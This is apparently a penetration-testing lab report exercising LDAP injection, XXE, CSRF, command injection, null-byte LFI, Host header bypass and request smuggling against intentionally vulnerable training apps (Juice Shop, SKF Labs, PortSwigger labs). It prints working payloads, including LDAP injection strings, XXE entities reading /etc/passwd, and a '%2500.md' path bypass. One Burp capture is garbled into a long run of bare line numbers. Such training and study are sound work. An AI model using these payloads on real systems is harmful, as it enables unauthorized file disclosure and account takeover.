1 POST /login HTTP/1.1 2 Host: localhost:5000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://localhost:5000/ 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 22 10 Origin: http://localhost:5000 11 Connection: close 12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=80980XPixewQULnadoDNE584LcRfzIjXuPyAxQpBvrg47b1g932vRy2v 13 Upgrade-Insecure-Requests: 1 14 15 username=test&password=test	1 HTTP/1.0 200 OK 2 Content-type: text/html; charset=utf-8 3 Content-Length: 11151 4 Server: Werkzeug/0.14.1 Python/2.7.15 5 Date: Tue, 21 Nov 2023 13:39:33 GMT 6 7 <!DOCTYPE html> 8 <html> 9 10 <head> 11 <meta charset="utf-8"> 12 <meta name="viewport" content="width=device-width, initial-scale=1"> 13 <title>SKF Labs</title> 14 15 <link href="/static/css/normalize.css" rel="stylesheet"> 16 <link href="/static/css/daterangepicker.css" rel="stylesheet"> 17 <link href="/static/css/styles.css" rel="stylesheet"> 18 19 <!--Icons--> 20 <script src="/static/js/lumino.glyphs.js"> 21 </script> 22 <script src="/static/js/hints.js"> 23 </script> 24 <link href="https://fonts.googleapis.com/css2?family=Hind:wght@700&display=swap" rel="stylesheet"> 25 26 </head> 27 28 <body> 29 <header class="header"> 30 <div class="wrap wide"> 31 <div class="inner flex fix-ac fix-jsh">

```
*
*)(&
*))%00
)(cn=))\x00
*()|%26'
*()|&'  

*((mail=*))
*((objectclass=*))
*((uid=*))|((uid=*
/*
*
/
//  

//*
@*
|
admin*
admin*)((userpassword=*)
admin*)((userPassword=*)
x' or name()='username' or 'x'='y
```

7.3.1 Potential payloads:

Using payloads: *)(& and * make us skip the need to log in and manage to us to get into the administrator account. The above payloads put both username and password.


You are now admin user!

7.3.2 Blind exploitation:

of the LDAP server. Only the admin account is

available.

admin



As you can see, after entering such values, we were able to log in. Username: **admin** is an existing user on the network, which we can use. In the next part, we tried to guess the admin password. The first letter is "s".

This screenshot shows a continuation of the login process. The input field now contains 's*'. Below it, a black redacted area shows the LDAP query 's*(*)'. The pink banner at the bottom right still says 'You are now admin user!'. The separate text box on the left still shows 'available. admin'. At the bottom left, there is a text box containing 'super\$340*' and a 'Login' button.

You are now admin user!

The password has not been cracked, but a large part of the password has been discovered, the discovery of the rest would be a matter of time. It was possible to guess the first 10 characters of the admin user's password. These were blind attempts, however in a brief period of time, we managed to guess the first 10 characters of the admin account password, which shows how important **it is for the application to be resistant to ldap-injection attacks**.

7.4 XML Injection

XML Injection is a type of attack that exploits improper or insecure processing of XML data in applications. Attackers can inject malicious XML code into input data, leading to unexpected application behavior. By injecting specially crafted XML data, attackers can alter the application's functionality, induce errors in data processing, or gain access to confidential information stored in XML files. For example, an attacker could inject code containing additional XML tags or modify the data structure, leading to parsing errors or operations on the data. To protect against XML Injection attacks, it is crucial to implement input validation and sanitization mechanisms to ensure that XML data is correct and free from potentially harmful code. Limiting access permissions to XML files and ensuring regular updates to systems and libraries supporting XML data processing are also important to patch potential security vulnerabilities. Regular security testing of applications and developer awareness are key for identifying and mitigating vulnerabilities associated with XML Injection attacks.

In our tests, we tried to find the contents of the /etc/passwd files and the contents of the file system.ini. To test the XML injection vulnerability, I decided to use the following XML code, which is available on the OWASP website:

Disclosing /etc/passwd or other targeted files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Created file with content and then we placed it in the field where you can place files.

The terminal session shows the creation of an XML file named 'xxe.xml' containing an XML payload to disclose the '/etc/passwd' file. This file is then uploaded to a web application's file input field. The application interface shows a 'Customer' field with '1@1.com', a 'Message *' field with 'test1', and an 'Invoice:' field with a 'Browse...' button. A 'Submit' button is visible at the bottom.

```
(kali㉿kali)-[~] $ cat xxe.xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Complaint

Customer
1@1.com

Message *
test1

Invoice: Browse... xxe.xml

Submit

We performed an analogy with another XML code to check the contents of the file system.ini:

The terminal session shows the creation of an XML file named 'xxe2.xml' containing an XML payload to disclose the 'Windows/system.ini' file. This file is then uploaded to a web application's file input field. The application interface shows a 'Customer' field with '1@1.com', a 'Message *' field with 'test1', and an 'Invoice:' field with a 'Browse...' button. A 'Submit' button is visible at the bottom.

```
(kali㉿kali)-[~] $ cat xxe2.xml
<?xml version="1.0"?>
<!DOCTYPE xxe [
    <!ELEMENT xxe ANY >
    <!ENTITY xxe SYSTEM "file:///c:/Windows/system.ini" >]><xxe>&xxe;</xxe>
```



We received error: “Error: B2B customer complaints via file upload have been deprecated for security reasons (xxe2.xml).”

XML Injection is a threat because of the attacker's ability to manipulate XML data, which leads to various dangerous scenarios. First, an attacker can inject malicious code fragments into the XML structure, resulting in disruption of the correct processing of the data by applications. Second, this attack can enable the attacker to perform unauthorized operations or gain access to sensitive information stored in the XML files. In addition, XML Injection can alter the structure of an XML document, which in turn can lead to errors in data analysis or trigger unpredictable behavior of the applications. An attacker can also use this vulnerability to expose data, such as authentication information that should remain confidential. In addition, XML Injection can be used to block or disrupt the operation of an application, making it unavailable for users. Since XML is widely used in systems to exchange data, an attack on this protocol can significantly disrupt the operation of applications and lead to serious security and data integrity consequences.

8. CSRF, LFI (Local File Inclusion) and Command Injection

8.1 CSRF

Cross-Site Request Forgery (CSRF) exploits the trust web servers place in requests from users' browsers. The attacker utilizes the user's authenticated session to execute undesired actions on their behalf, taking advantage of the server's trust in the user's browser. CSRF attacks can result in changes to the user's account status, including unauthorized transactions, password alterations, or data deletion, leveraging session authentication. The vulnerability arises when a website fails to authenticate requests from the browser, allowing an attacker to impersonate a user. To mitigate CSRF attacks, websites often employ protective measures like CSRF tokens—unique identifiers appended to forms or HTTP requests, verified by the server. The proper implementation of security mechanisms such as CSRF tokens is crucial for safeguarding user data and preventing malicious actions orchestrated by attackers.

On the juice shop machine, we were able to find a vulnerability in panel user 0 at the point of changing the login: To exploit the vulnerability, we set the login to "test."



User Profile

profile picture

Email:

1@1.com

\test

Username:
test

File Upload:

Browse... No file selected.

Set Username

Upload Picture

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
1 POST /profile HTTP/1.1	1 HTTP/1.1 302 Found
2 Host: localhost:3000	2 Access-Control-Allow-Origin: *
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64; rv:109.0) Gecko/20100101 Firefox/115.0	3 X-Content-Type-Options: nosniff
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	4 X-Frame-Options: SAMEORIGIN
5 Accept-Encoding: gzip, deflate, br	5 Feature-Policy: payment 'self';
7 Referer: http://localhost:3000/profile	6 X-Recruiting: /#jobs
8 Origin: http://localhost:3000	7 Set-Cookie: token=
9 Content-Length: 13	eyJz6CP0dXNlOJzpdBQZNRtIw1ZT0PHY53GeyJnZC16W1aInVzXjhuM0L1siid0Vzdc1s
10 Origin: http://localhost:3000	IaVtVh1L1ci1KuA1mVh1Sl2In0h33K1jo1COI3Y2NlM2V1YThNzA2YzR1Hg9RM7Y40f7w20f1N211L1cyh2x113oiY3Vzdg9ZX11L
11 Connection: close	CJN2h1sGv1&21b11G11s1xhcPR962dpbk1v2joiMC4vLjAuMC1sInhyb2ZpbGV3MFnZS1G119hC3Nldh9vchV1bG1jL21tYh1lcy91cG
12 Cookies: language=en; welcomebanner_status=dissmiss; PHPSESSID=	vYvTm1L1ci1KuA1mVh1Sl2In0h33K1jo1COI3Y2NlM2V1YThNzA2YzR1Hg9RM7Y40f7w20f1N211L1cyh2x113oiY3Vzdg9ZX11L
13 Continue-Code:009e83XPPVxeDQLaad02H5834LcHfbz1XuPuxAxQpEnr4xh1g933v4Hv2v; token	CFN120404399vug14kfq; continueCode:009e83XPPVxeDQLaad02H5834LcHfbz1XuPuxAxQpEnr4xh1g933v4Hv2v; token
14	eyJz6CP0dXNlOJzpdBQZNRtIw1ZT0PHY53GeyJnZC16W1aInVzXjhuM0L1siid0Vzdc1sIaKA
15 user=username=test	L1c1jL1ci1KuA1mVh1Sl2In0h33K1jo1COI3Y2NlM2V1YThNzA2YzR1Hg9RM7Y40f7w20f1N211L1cyh2x113oiY3Vzdg9ZX11L
16 Upgrade-Insecure-Requests: 1	V1v1kZ0vxd6h1V0g2041011L1ci1YXN0TGTGnwh3j3c1G11auhA4d1A1L1cvecwaxax1Xh1h22012011v0YvYvNzXZh218181Yeptpyg93phf92XH
17 vduBhs2FpcyByM1SeqGc1LC10b3RaU2V1ceV01j111v1aXnBYBpdm0LoRydmh1eNy2Wf0ZWPBfC1G11IwMjH1MTE1Hd1JmfCfUfGHT1	vduBhs2FpcyByM1SeqGc1LC10b3RaU2V1ceV01j111v1aXnBYBpdm0LoRydmh1eNy2Wf0ZWPBfC1G11IwMjH1MTE1Hd1JmfCfUfGHT1
18 JfDcW11s+VwZP02PhBfC1G11IwMjH1MTE1Hd1JmfCfUfGHT1oTHaek1s1mfB1GVO2WfC1G11IwMjH1MTE1Hd1JmfCfUfGHT1	JfDcW11s+VwZP02PhBfC1G11IwMjH1MTE1Hd1JmfCfUfGHT1oTHaek1s1mfB1GVO2WfC1G11IwMjH1MTE1Hd1JmfCfUfGHT1
19 or	or
20	21
21	22
22	23
23	24
24	25
25	26
26	27
27	28
28	29
29	30
30	31
31	32
32	33
33	34
34	35
35	36
36	37
37	38
38	39
39	40
40	41
41	42
42	43
43	44
44	45
45	46
46	47
47	48
48	49
49	50
50	51
51	52
52	53
53	54
54	55
55	56
56	57
57	58
58	59
59	60
60	61
61	62
62	63
63	64
64	65
65	66
66	67
67	68
68	69
69	70
70	71
71	72
72	73
73	74
74	75
75	76
76	77
77	78
78	79
79	80
80	81
81	82
82	83
83	84
84	85
85	86
86	87
87	88
88	89
89	90
90	91
91	92
92	93
93	94
94	95
95	96
96	97
97	98
98	99
99	100
100	101
101	102
102	103
103	104
104	105
105	106
106	107
107	108
108	109
109	110
110	111
111	112
112	113
113	114
114	115
115	116
116	117
117	118
118	119
119	120
120	121
121	122
122	123
123	124
124	125
125	126
126	127
127	128
128	129
129	130
130	131
131	132
132	133
133	134
134	135
135	136
136	137
137	138
138	139
139	140
140	141
141	142
142	143
143	144
144	145
145	146
146	147
147	148
148	149
149	150
150	151
151	152
152	153
153	154
154	155
155	156
156	157
157	158
158	159
159	160
160	161
161	162
162	163
163	164
164	165
165	166
166	167
167	168
168	169
169	170
170	171
171	172
172	173
173	174
174	175
175	176
176	177
177	178
178	179
179	180
180	181
181	182
182	183
183	184
184	185
185	186
186	187
187	188
188	189
189	190
190	191
191	192
192	193
193	194
194	195
195	196
196	197
197	198
198	199
199	200
200	201
201	202
202	203
203	204
204	205
205	206
206	207
207	208
208	209
209	210
210	211
211	212
212	213
213	214
214	215
215	216
216	217
217	218
218	219
219	220
220	221
221	222
222	223
223	224
224	225
225	226
226	227
227	228
228	229
229	230
230	231
231	232
232	233
233	234
234	235
235	236
236	237
237	238
238	239
239	240
240	241
241	242
242	243
243	244
244	245
245	246
246	247
247	248
248	249
249	250
250	251
251	252
252	253
253	254
254	255
255	256
256	257
257	258
258	259
259	260
260	261
261	262
262	263
263	264
264	265
265	266
266	267
267	268
268	269
269	270
270	271
271	272
272	273
273	274
274	275
275	276
276	277
277	278
278	279
279	280
280	281
281	282
282	283
283	284
284	285
285	286
286	287
287	288
288	289
289	290
290	291
291	292
292	293
293	294
294	295
295	296
296	297
297	298
298	299
299	300
300	301
301	302
302	303
303	304
304	305
305	306
306	307
307	308
308	309
309	310
310	311
311	312
312	313
313	314
314	315
315	316
316	317
317	318
318	319
319	320
320	321
321	322
322	323
323	324
324	325
325	326
326	327
327	328
328	329
329	330
330	331
331	332
332	333
333	334
334	335
335	336
336	337
337	338
338	339
339	340
340	341
341	342
342	343
343	344
344	345
345	346
346	347
347	348
348	349
349	350
350	351
351	352
352	353
353	354
354	355
355	356
356	357
357	358
358	359
359	360
360	361
361	362
362	363
363	364
364	365
365	366
366	367
367	368
368	369
369	370
370	371
371	372
372	373
373	374
374	375
375	376
376	377
377	378
378	379
379	380
380	381
381	382
382	383
383	384
384	385
385	386
386	387
387	388
388	389
389	390
390	391
391	392
392	393
393	394
394	395
395	396
396	397
397	398
398	399
399	400
400	401
401	402
402	403
403	404
404	405
405	406
406	407
407	408
408	409
409	410
410	411
411	412
412	413
413	414
414	415
415	416
416	417
417	418
418	419
419	420
420	421
421	422
422	423
423	424
424	425
425	426
426	427
427	428
428	429
429	430
430	431
431	432
432	433
433	434
434	435
435	436
436	437
437	438
438	439
439	440
440	441
441	442
442	443
443	444
444	445
445	446
446	447
447	448
448	449
449	450
450	451
451	452
452	453
453	454
454	455
455	456
456	457
457	458
458	459
459	460
460	461
461	462
462	463
463	464
464	465
465	466
466	467
467	468
468	469
469	470
470	

It is worth mentioning that in order for the vulnerability to be exploited, it was first necessary to disable the "SameSite cookies" value in the browser. Otherwise, our requests would be rejected.

One of the main consequences of a CSRF attack is the potential to manipulate user data or perform actions on their behalf, such as changing passwords, conducting financial transactions, or modifying account settings. The attacker impersonates an authorized user, exploiting the server's unawareness of the authenticity of requests coming from the browser. Protection against CSRF is crucial for safeguarding personal and confidential user information. Websites can implement various defense mechanisms, such as CSRF tokens, which are additional data verifying the authenticity of HTTP requests. These tokens are unique identifiers added to forms or HTTP requests, thereby preventing unauthorized actions. Ensuring effective security measures, including CSRF tokens and proper request verification methods, is immensely important for preventing CSRF attacks and protecting user privacy and data integrity in the online environment.


8.2 Command Injection

Command Injection is a technique utilized through a web interface, allowing the execution of system commands on a server. The user provides system commands through the web interface, enabling their execution. Any web interface that is not adequately sanitized may be vulnerable to this type of attack. With the ability to execute system commands, a user can upload malicious programs or even obtain passwords. Preventing Command Injection is possible when security is a priority during the design and development of applications.

On the Juice shop homepage, we can start trying to add commands to the link that lead to accessing various common vulnerabilities.



After trying several different commands such as smuggling `/bin/ls|` at the end of the link or changing the address after `/doc=***` managed to get a satisfactory result using `/ftp` in place of `#` manages to get to the folder with the listed contents of the `ftp` folder. the command allows us to view the contents of the folder for FTP uploads.



As you can see, in addition to smuggling the command, we managed to get to a place where we will be able to continue to try to perform the next steps bringing us closer to LFI, unauthorized access to files on the server.

8.3 LFI

The File Inclusion vulnerability allows an attacker to attach a file, usually using "dynamic file attachment" mechanisms implemented in the target application. This vulnerability occurs because of using user-supplied data without proper validation. This can lead to the display of file contents, but depending on the severity of the problem, it can also lead to:

- Execution of code on the web server
- Execution of client-side code, such as JavaScript, which can lead to other attacks,
- Such as cross-site scripting (XSS) attacks
- Blocking the service (DoS)
- Disclosure of confidential information

Local File Inclusion (LFI) is a security vulnerability involving the attachment of files that already exist locally on the server, exploiting vulnerable file attachment routines implemented in the application. This vulnerability arises when a website accepts input specifying the path to the file for attachment, and this input is not adequately sanitized, permitting the injection of directory navigation characters like dot-dot-slash. While many instances involve insecure PHP scripts, it is essential to note that this vulnerability is also prevalent in other technologies such as JSP, ASP, and others.

We can find files available on the FTP server ready to be downloaded. However, some of them are still not downloadable, and upon clicking, we encounter errors, as is the case when trying to open package.json.bak. This file is a backup, as evidenced by the fact that it cannot be downloaded.

localhost:3000/ftp/package.json.bak

OWASP Juice Shop Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:55:18)
at /juice-shop/build/routes/fileServer.js:39:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:211:5)
```

In this case, to gain access to this file, we attempted to use the NULL Byte Technique:

The null byte technique in Local File Inclusion (LFI) involves leveraging the null byte character (often represented as "\x00" or "\0") to manipulate file paths. This technique is employed when an application mishandles user-supplied input. In the case of LFI, the attacker can inject a null byte character into the file path, leading to manipulation of how the application interprets this path. The null byte character signifies the end of a character string in many programming languages, causing the application to interpret the path as shorter than it is. Consequently, this can enable the attacker to access files for which they would not normally have permissions. As a result, the null byte technique in LFI can be exploited to bypass security mechanisms and gain access to sensitive files on the server, posing a significant threat to the security of the web application.

And, as demonstrated, we successfully use this method to bypass the 403 error and download the file.

Error: Only .md and .pdf files are allowed! — Mozilla Firefox

localhost:3000/ftp/package.json.bak%2500.md

OWASP Juice Shop Kali Linux Kali Tools

package.json.bak%2500(1).md
Completed — 4.2 KB

```
1 {
2   "name": "juice-shop",
3   "version": "6.2.0-SNAPSHOT",
4   "description": "An intentionally insecure JavaScript Web Application",
5   "homepage": "http://owasp-juice.shop",
6   "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
7   "contributors": [
8     "Björn Kimminich",
9     "Jannik Hollenbach",
10    "Aashish683",
11    "greenkeeper[bot]",
12    "MarcRler",
13    "agrawalarpit14",
14    "Scar26",
15    "CaptainFreak",
16    "Supratik Das",
17    "JuiceShopBot",
18    "the-pro",
19    "Ziyang Li",
20    "aaryan10",
21    "m4l1c3",
22    "Timo Pagel",
23    "..."
24  ],
25  "private": true,
26  "keywords": [
27    "web security",
28    "web application security",
29    "webappsec",
30    "owasp",
31    "pentest",
32    "penetration",
33    "security",
34    "vulnerable",
35    "vulnerability",
36    "broken",
37    "bodgeit"
38  ],
39  "dependencies": {
40    "body-parser": "~1.18",
41    "colors": "~1.1",
42    "config": "~1.28",
43    "cookie-parser": "~1.4",
44    "cors": "~2.8",
45    "dottie": "~2.0",
46    "epilogue-js": "~0.7",
47    "errorhandler": "~1.5",
48    "express": "~4.16",
```

Inside, we can read that this is a backup in version 6.2.0-SNAPSHOT.

The file contains information about related tools, libraries, folders, or versions. It holds a vast amount of information about users and the entire system in general. Therefore, we manage to perform LFI by providing an additional byte, enabling us to retrieve files from the FTP server. The same method works for other files.

The file contains lost promotional codes.

Terminal window content:

```
1 h<MibgC7sn
2 mNYS#gC7sn
3 o*IVigC7sn
4 k#pDlgC7sn
5 o*I]pgC7sn
6 n(XRvgC7sn
7 n(XLtgC7sn
8 k#*AfgC7sn
9 q:<IqgC7sn
10 pEw8ogC7sn
11 pes[BgC7sn
12 l}6D$gC7ss
```

Browser screenshot content:

localhost:3000/ftp/suspicious_errors.yml%2500.md

OWASP Juice Shop Kali Linux Kali To

suspicious_errors.yml%00.md

Completed — 723 bytes

File content:

```
1 title: Suspicious error messages specific to the application
2 description: Detects error messages that only occur from tampering with or attacking the application
3 author: Bjoern Kimminich
4 logsource:
5   category: application
6   product: nodejs
7   service: errorhandler
8 detection:
9   keywords:
10     - 'Blocked illegal activity'
11     - '* with id=* does not exist'
12     - 'Only * files are allowed'
13     - 'File names cannot contain forward slashes'
14     - 'Unrecognized target URL for redirect: *'
15     - 'B2B customer complaints via file upload have been deprecated for security reasons'
16     - 'Infinite loop detected'
17     - 'Detected an entity reference loop'
18   condition: keywords
19 level: low
```

Additionally, the file contains suspicious errors.



9. Host Header Injection | HTTP Smuggling/Splitting

9.1 Host Header


Host header injection is a web security vulnerability that occurs when an attacker can manipulate the Host header of a web request. The Host header is a part of the HTTP protocol used to specify the domain name of the target server. In a typical HTTP request, the Host header helps the server identify the correct virtual host and process the request accordingly. When an attacker successfully injects or manipulates the Host header, they can trick the web server into processing the request as if it is intended for a different domain. This can lead to various security issues, including:

Domain Spoofing: By injecting a malicious Host header, an attacker can make it appear as though the request originates from a trusted domain. This can be exploited to deceive users or bypass security mechanisms that rely on domain-based authentication.


- **Cache Poisoning:** The Host header is often used by caching mechanisms to store and retrieve content. Injection attacks can manipulate this header to poison the cache with malicious content, impacting subsequent users who access the compromised data.
- **Request Smuggling:** In some cases, Host header injection can be used as part of a larger attack, such as HTTP request smuggling. This involves exploiting discrepancies between how front-end and back-end systems handle the Host header, potentially leading to the smuggling of malicious payloads.
- **Security Bypass:** Certain security controls and access restrictions may be based on the domain specified in the Host header. By manipulating this header, an attacker might bypass security measures or gain unauthorized access to restricted resources.

To mitigate Host header injection vulnerabilities, developers and administrators should validate and sanitize user input, especially when it comes to headers and other data that can influence the server's behavior. Additionally, web servers and applications should be configured to only respond to requests that include a valid and expected Host header. Regular security audits and monitoring can help detect and address potential vulnerabilities in a timely manner.

At the start of the lab, we checked the file that is responsible for indexing pages in search engines (robots.txt):



So, as we can see there is one hidden route (/admin) which we can try to access.



As we can see from the screenshot above the route is protected and the normal user does not have access to it. However, using burpsuite we intercepted the GET request that is used to request the admin page it looks like on screenshot below:

The screenshot shows a Burp Suite interface. The request pane contains a single-line GET request to the specified URL. The response pane shows a 401 Unauthorized status with the message "Host header authentication bypass". The inspector pane on the right displays various request and response headers.

If we modify the Host header and change it to localhost, we receive from server page that looks like this:

The screenshot shows a Burp Suite interface with a modified request where the Host header is set to "localhost". The response pane now displays a large black arrow pointing right, indicating a successful bypass of the host header authentication.

In the raw response we can find api call with allow us to delete user:

```
<a href="/admin/delete?username=wiener">Delete</a>
</div>
<div>
    <span>carlos - </span>
    <a href="/admin/delete?username=carlos">Delete</a>
</div>
```



Now we can modify the GET request by adding the /delete?username=carlos and see what happens.

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a modified GET request is shown with the URL `/admin/delete?username=carlos`. The response pane shows a 302 Found status code with a Location header pointing to the /admin route. Both panes have search bars at the bottom.

As we can see on screenshot above the request was sent successfully and we received a 302-success code response. Now if we go back to /admin route we can see that the lab was solved successfully (screenshot below).

The screenshot shows a browser window with the title "Burp Suite Community Edition v2023.11.1.3 - Temporary Project". The address bar shows the target URL: `https://0a2800ad03b686b582e3a182004700a1.web-security-academy.net`. The main content area displays a success message: "LAB Solved Congratulations, you solved the lab! Share your skills: Twitter LinkedIn Continue learning". The status bar at the bottom right indicates "6,242 bytes | 111 millis".



9.2 HTTP Smuggling/Splitting

HTTP Smuggling, also known as HTTP Splitting or HTTP Request Smuggling, is a web security vulnerability that exploits discrepancies in the way different web components interpret and handle the HTTP protocol. This vulnerability allows attackers to manipulate the boundaries between HTTP requests, potentially leading to security misconfigurations and bypassing security mechanisms.

The vulnerability arises from differences in how front-end and back-end systems process and interpret HTTP headers, especially the Content-Length and Transfer-Encoding headers. By manipulating these headers, attackers may trick the web server into processing a request differently than intended.

The typical scenario involves an intermediary component (e.g., a front-end proxy and a back-end server) interpreting the HTTP request headers differently. The attacker exploits this discrepancy to smuggle a second request that the back-end server processes, while the front-end proxy interprets the request differently.

The consequences of successful HTTP Smuggling attacks include:

- **Data Exposure:** Attackers may access sensitive data or perform actions on behalf of other users by injecting malicious content into the smuggled requests.
- **Cache Poisoning:** HTTP Smuggling can be used to poison caching mechanisms by causing the front-end and back-end to cache different versions of the same request.
- **Security Bypass:** Attackers may bypass security controls and access restrictions by exploiting the discrepancy in how the front-end and back-end interpret the HTTP request.

To mitigate HTTP Smuggling vulnerabilities, developers and administrators should:

- Ensure consistent handling of HTTP headers across all components of the web application.
- Use HTTP/1.1, as it has more defined rules for handling headers compared to earlier versions.
- Employ security mechanisms, such as Web Application Firewalls (WAFs), to detect and prevent HTTP Smuggling attacks.
- Regularly test web applications for vulnerabilities, including HTTP Smuggling, through security assessments and penetration testing.

It is worth noting that the specific steps to exploit HTTP Smuggling may vary based on the unique configuration and behavior of the targeted web application and its components.



To complete this lab, we used this lab from PortSwigger Academy:

- <https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-users-requests>

At the start we intercepted the adding comment request using BurpSuite Intercept function. The request is structured as we can see below:

The screenshot shows the BurpSuite interface with the 'Proxy' tab selected. The 'Request' pane displays a POST request to `/post/comment` with the following headers and body:

```
POST /post/comment HTTP/2
Host: 0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 115
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a3a003f039fa49a81cd99dd000c006f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
